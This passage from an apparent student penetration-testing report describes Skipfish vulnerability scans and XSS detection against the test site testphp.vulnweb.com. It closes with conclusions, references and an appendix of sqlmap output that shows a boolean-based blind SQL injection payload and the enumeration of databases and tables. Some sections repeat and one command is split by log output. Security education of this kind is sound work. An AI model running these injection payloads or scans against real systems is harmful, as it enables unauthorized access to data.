
[*] ending @ 18:04:30 /2020-08-20/
```

Then I exploited the "users

Step 7. Type the set username and password



Thereafter i was able to view and manipulate the user's information after signing in



A good characteristic of the application is that it automatically creates the report of the attack in a folder in the systems directory (I would explain further in my Chapter four).

4.2 VULNERABILITY SCANNERS

This is a phase of the SDLC scanner which creates a professional report of the web-application and tests for vulnerabilities in a form of a Web-crawler (accessing the Web-application discretely) I will use Skipfish(according to google archive)What is skipfish?

Skipfish is an active security reconnaissance platform for web applications. It prepares an interactive sitemap for the target site by doing recursive crawling and dictionary-based probes. The resulting map is then annotated with the results of a variety of active (but ideally non-disruptive) security checks. The final report produced by the tool is intended to serve as a basis for the safety evaluation of technical web applications.).

I performed a web-application analysis of the “<http://testphp.vulnweb.com/userinfo.php>” website and the following parameters were scanned (image below)

Steps to analysis

Step 1. open skipfish

Step2. use the command skipfish -o (directory to be saved) http(s):(web page name)

```
ademolu912@DanCipher: ~
skipfish version 2.10b by lcamtuf@google.com

- testphp.vulnweb.com -

Scan statistics:
  Scan time : 0:41:23.829
  HTTP requests : 96150 (38.7/s), 146716 kB in, 24616 kB out (69.0 kB/s)
  Compression : 101590 kB in, 212844 kB out (35.4% gain)
  HTTP faults : 48 net errors, 0 proto errors, 11 retried, 0 drops
  TCP handshakes : 1009 total (95.3 req/conn)
  TCP faults : 0 failures, 48 timeouts, 3 purged
  External links : 26936 skipped
  Reqs pending : 0


Database statistics:
  Pivots : 390 total, 374 done (95.90%)
  In progress : 8 pending, 0 init, 5 attacks, 3 dict
  Missing nodes : 23 spotted
  Node types : 1 serv, 28 dir, 44 file, 6 pinfo, 7 unkn, 46 par, 258 vall
  Issues found : 552 info, 9 warn, 121 low, 252 medium, 3 high impact
  Dict size : 442 words (442 new), 7 extensions, 256 candidates
  Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 390
[+] Looking for duplicate entries: 390
[+] Counting unique nodes: 139
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 390
[+] Generating summary views...
[+] Report saved to '/home/ademolu912/Desktop/skipfish//index.html' [0x382cb8b1]
[+] This was a great day for science!


ademolu912@DanCipher: ~$
```

Then the report generated was stored in the set directory (the directory in the image above) directory of my system

The report was well documented as showed in the image below



The image shown above describes the resources used to build/design the Web-Application



The image above shows the total number of vulnerabilities detected using the tool

4.3 XSS ATTACK DETECTION USING SKIPFISH

This is a phase of the SDLC scanner which creates a professional report of the web-application and tests for vulnerabilities in a form of a Web-crawler (accessing the Web-application discretely) I will use Skipfish(according to google archive)What is skipfish?


Skipfish is an active security reconnaissance platform for web applications. It prepares an interactive sitemap for the target site by doing recursive crawling and dictionary-based probes. The resulting map is then annotated with the results of a variety of active (but ideally non-disruptive) security checks. The final report produced by the tool is intended to serve as a basis for the safety evaluation of technical web applications.).

I performed a web-application analysis of the “http://testphp.vulnweb.com/userinfo.php” website and the following parameters were scanned (image below)

Steps to analysis

Step 1. open skipfish

Step2. use the command skipfish




```
ademolu912@DanCipher:~$ skipfish version 2.10b by lcantuf@google.com
- testphp.vulnweb.com -
Scan statistics:
  Scan time : 0:41:23.829
  HTTP requests : 96150 (38.7/s), 146716 kB in, 24616 kB out (69.0 kB/s)
  Compression : 101590 kB in, 212844 kB out (35.4% gain)
  HTTP faults : 48 net errors, 0 proto errors, 11 retried, 0 drops
  TCP handshakes : 1009 total (95.3 req/conn)
  TCP faults : 0 failures, 48 timeouts, 3 purged
  External links : 26936 skipped
  Reqs pending : 0
Database statistics:
  Pivots : 390 total, 374 done (95.90%)
  In progress : 8 pending, 0 init, 5 attacks, 3 dict
  Missing nodes : 23 spotted
  Node types : 1 serv, 28 dir, 44 file, 6 pinfo, 7 unkn, 46 par, 258 vall
  Issues found : 552 info, 9 warn, 121 low, 252 medium, 3 high impact
  Dict size : 442 words (442 new), 7 extensions, 256 candidates
  Signatures : 77 total
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 390
[+] Looking for duplicate entries: 390
[+] Counting unique nodes: 139
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 390
[+] Generating summary views ...
[+] Report saved to '/home/ademolu912/Desktop/skipfish//index.html' [0x382cb8b1]
[+] This was a great day for science!
ademolu912@DanCipher:~$
```



h -o (directory to be saved) http(s) ://(web page name)

Then the report generated was stored in the set directory (the directory in the image above) directory of my system

The report was well documented as showed in the image below




The image shown above describes the resources used to build/design the Web-Application




The image above shows the total number of vulnerabilities detected using the tool

Step 3:I selected the “XSS vector in document body” from the image above result shown below



Step 4: I selected show trace on the fifth (5) vulnerability on the list shown in the image above and the corrupted script was shown in the image below



CHAPTER FIVE

SUMMARY CONCLUSION AND RECOMMENDATION

5.1 SUMMARY

This research was motivated by the need to enhance confidentiality, authentication and Integrity of Organizations/brands who provide goods/services with the use of Web-Applications and ensure their users that their information/ data would not be exploited/stolen/compromised beyond the agreement to terms and use of their service

5.2 CONCLUSION

It is important to work on a lifecycle for security creation to create a highly safe web application. Safety is a crucial factor that should be addressed during the lifecycle of application growth particularly as it is intended to deal with sensitive business data and resources. Security monitoring of the web framework means that the information system is capable of preserving the data and preserving its performance. The method encompasses the review of the program for its technological shortcomings, flaws and limitations, right from the design and implementation phase. The primary goal is to recognize possible threats and, subsequently, to repair them before final deployment.

No one on the network is free from safety threats. In today's rush to create state-of-the-art business technologies, web apps are being built and implemented with little exposure to security threats. No wonder that the number of business websites vulnerable to malware is rising at a fast pace. Prominent sites in regulated sectors such as government, financial services, retail and healthcare are being checked on a regular basis. Needless to mention, the effects of a security breach are devastating: loss of reputation, loss of sales, legal liability and loss of consumer satisfaction.

5.3 RECOMMENDATION FOR FURTHER STUDY

Good planning is crucial to ensure that you have a solid strategy for web application security as an integral part of wider cybersecurity. This involves creating structured planning plans,

cultivating a safety-first mentality around the company, and recording your web assets so that you know what you're dealing with.

Organizations can no longer continue to leave data protection to security experts alone, and this even applies to web application security. Much as IT security policies and practices should include a broad cross-section of functions, so web app security should also be implemented at all stages of the development, service and testing process.

5.4 LIMITATIONS

- i. Time-constraints
- ii. Unsecure Web-applications
- iii Open-Source software.

REFERENCES

- Acunetix. (n.d.). *Cross-site Scripting (XSS)*. Retrieved November 10, 2020, from <https://www.acunetix.com/websitesecurity/cross-site-scripting/>
- CREST. (2013). *A guide for running an effective Penetration Testing programme*. Retrieved March 13, 2020, from <https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide-1.pdf>
- Engebretson, P. (2011). *The Basics of hacking and penetration Testing Ethical hacking and penetration Testing Made Easy*. Tokyo: Elsevier Inc.
- Gilberto Najera-Gutierrez, J. A. (2018). *Web Penetration Testing with Kali Linux Third Edition*. Birmingham : Packt Publishing Ltd.
- Guru99. (2020, February 25). Retrieved from Difference between Website and Web Application: <https://www.guru99.com/difference-web-application-website.html>
- Guru99. (n.d). Retrieved 2020, from SQL Injection Tutorial: Learn with Example: <https://www.guru99.com/learn-sql-injection-with-practical-example.html>
- Hongari. (2019, August). *4 Reasons Why Penetration Testing Is Important*. Retrieved May 2020, from <https://www.horangi.com/blog/4-reasons-why-penetration-testing-is-important>
- Hongari. (n.d.). *4 Reasons Why Penetration Testing Is Important*. Retrieved 11 10, 2020, from <https://www.horangi.com/blog/4-reasons-why-penetration-testing-is-important>
- Indeed. (2020, February 2015). Retrieved October 2020, from What Is a Web Application? How a Web Application Works, Benefits and Examples: <https://www.indeed.com/career-advice/career-development/what-is-web-application>
- KALI. (n.d.). *What is Kali Linux?* Retrieved 11 10, 2020, from <https://www.kali.org/docs/introduction/what-is-kali-linux/#:~:text=Kali%20Linux%20is%20a%20Debian,Computer%20Forensics%20and%20Reverse%20Engineering.>
- McPhee, M. (2017). *Mastering Kali Linux for Web Penetration Testing*. Birmingham: Packt Publishing Ltd.
- MSSPAlert. (2018). *5 Most Common Web Application Attacks (And 3 Security Recommendations)*. Retrieved from MSSPAlert: <https://www.msspalert.com/cybersecurity-breaches-and-attacks/5-most-common-web-application-attacks/>
- Najera-Gutierrez G, A. J. (2018). *Web Penetration Testing with Kali Linux Third Edition*. BIRMINGHAM - MUMBAI: PACKT.
- OWASP. (n.d.). Retrieved from https://owasp.org/www-community/attacks/SQL_Injection
- Science Node. (2017, February). *Brief History of the Internet*. Retrieved May 2020, from <https://sciencenode.org/feature/a-brief-history-of-the-internet-.php>
- SECTPOINT. (n.d). *Weaknesses of Penetration Testing*. Retrieved May 19, 2020, from SECTPOINT: <https://www.secpoint.com/weaknesses-of-penetration-testing.html>
- Shema, M. (2011). *Web Application Security For Dummies®*. West Sussex: John Wiley & Sons, Ltd.

TutorialsPoint. (2020). *Types of Penetration Testing*. Retrieved from TutorialsPoint:
https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm

YeePLY. (2020). *Web Application Development: 5 relevant types and examples*. Retrieved May 18, 2020, from YeePLY: <https://en.yeePLY.com/blog/6-different-kinds-web-app-development/>

Appendix

sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL >= 5.0.0

available databases [1]:

[*] information

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

available databases [2]:

[*] hackazon

[*] informatiom

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

available databases [2]:

[*] hackazon

[*] informatiom

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

Database: hackazon

[2 tables]

+-----+

| tb |

| tbl_brand |

+-----+

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

available databases [2]:

[*] hackazon

[*] informatiom

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

Back-end DBMS: MySQL 5

Database: hackazon

[3 tables]

+-----+

| tb |

| tbl_brand |

| tbl_cart_itea |

+-----+

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

Back-end DBMS: MySQL 5

